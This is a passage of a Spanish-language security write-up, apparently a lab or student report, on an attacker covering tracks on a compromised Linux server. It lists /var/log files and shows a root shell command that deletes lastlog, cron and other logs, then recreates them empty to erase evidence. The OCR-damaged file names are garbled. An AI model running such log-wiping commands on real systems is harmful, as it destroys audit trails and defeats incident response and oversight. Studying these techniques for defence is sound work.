
anaconda
audit
boot.log
boot.log-20210915
boot.log-20220114
boot.log-20220308
btmtp
btmtp-20220308
chrony
cron
cron-20210915
cron-20220114
cron-20220308
dnf.librepo.log
dnf.librepo.log-20210915
dnf.log
dnf.log-20210915
dnf.rpm.log
dnf.rpm.log-20210915
error.log
firewalld
gdm
glusterfs
hawkey.log
hawkey.log-20220114
hawkey.log-20220308
httpd
insights-client
kdump.log
lastlog
libvirt
maillog
maillog-20210915
maillog-20220114
maillog-20220308
messages
messages-20210915
messages-20220114
messages-20220308
mongodb
mysql
php-fpm
private
samba
secure
secure-20210915
secure-20220114
secure-20220308
spooler
spooler-20210915
spooler-20220114
spooler-20220308
sssd
swtpm
tuned
vmware-network.1.log
vmware-network.2.log
vmware-network.3.log
vmware-network.4.log
vmware-network.5.log
vmware-network.6.log
vmware-network.7.log
vmware-network.8.log
vmware-network.9.log
vmware-network.log
vmware-vgauthsvc.log.0
vmware-vmtoolsd.log
vmware-vmtoolsd-root.log
vmware-vmtoolsd-root.log
wtmtp
Xorg.9.log
  
```

paper 14: Eliminación de logs


Cómo podemos ver en la figura 14 hay muchos archivos logs que registran informacion del sistema. Cómo la lista de maquinas que se conectan al sistema y que comandos y archivos van visualizando.

7.2. Eliminación de registros logs

Lo importante es borrar todo aquel registro que nos comprometa como atacantes, para esto seleccionamos algunos registros importantes. Estos son **lastatlog**, **auth.log**, **cron**etc.




paper 15: Eliminacion de registro log **Lastatlog**



paper 16: Eliminación de registro log **auth**

7.3. Sobreescritura de archivos

Borramos los registros ya mencionados y los volvemos a escribir con los datos siguientes. La manera mas rapida



```

root@paper:/var/log
File Actions Edit View Help
boot.log-20220114 error.log maillog-20220114 speech-dispatcher vmware-network.8.log
boot.log-20220308 firewallld maillog-20220308 spooler vmware-network.9.log
btmpt gdm messages spooler-20210915 vmware-network.log
btmpt-20220308 glusterfs messages-20210915 spooler-20220114 vmware-vgauthsvc.log.0
chrony hawkey.log messages-20220114 spooler-20220308 vmware-vmsvc.log
cron hawkey.log-20210915 messages-20220308 sssd vmware-vmsvc-root.log
cron-20210915 hawkey.log-20220114 mongodbm swtprm vmware-vmttoolsd-root.log
cron-20220114 hawkey.log-20220308 mysql tuned vmware-vmttoolsd-root.log
cron-20220308 httpd php-fpm vmware-network.1.log wtmp
dnf.librepo.log insights-client private vmware-network.2.log Xorg.9.log
[root@paper log]# rm -rf lastlog cron spooler Xorg.9.log && touch lastlog cron spooler Xorg.9.log
[root@paper log]# ls
access.log dnf.librepo.log-20210915 kdump.log samba vmware-network.3.log
anaconda dnf.log lastlog secure vmware-network.4.log
audit dnf.log-20210915 libvirt secure-20210915 vmware-network.5.log
boot.log dnf.rpm.log maillog secure-20220114 vmware-network.6.log
boot.log-20210915 dnf.rpm.log-20210915 maillog-20210915 secure-20220308 vmware-network.7.log
boot.log-20220114 error.log maillog-20220114 speech-dispatcher vmware-network.8.log
boot.log-20220308 firewallld maillog-20220308 spooler vmware-network.9.log
btmpt gdm messages spooler-20210915 vmware-network.log
btmpt-20220308 glusterfs messages-20210915 spooler-20220114 vmware-vgauthsvc.log.0
chrony hawkey.log messages-20220114 spooler-20220308 vmware-vmsvc.log
cron hawkey.log-20210915 messages-20220308 sssd vmware-vmsvc-root.log
cron-20210915 hawkey.log-20220114 mongodbm swtprm vmware-vmttoolsd-root.log
cron-20220114 hawkey.log-20220308 mysql tuned vmware-vmttoolsd-root.log
cron-20220308 httpd php-fpm vmware-network.1.log wtmp
dnf.librepo.log insights-client private vmware-network.2.log Xorg.9.log
[root@paper log]#

```

paper 17: Sobreescritura de registros logs

pero poco segura de eliminar cualquier rastro es sobreescibir un archivo eliminado con el mismo nombre, así como se ve en la figura 17.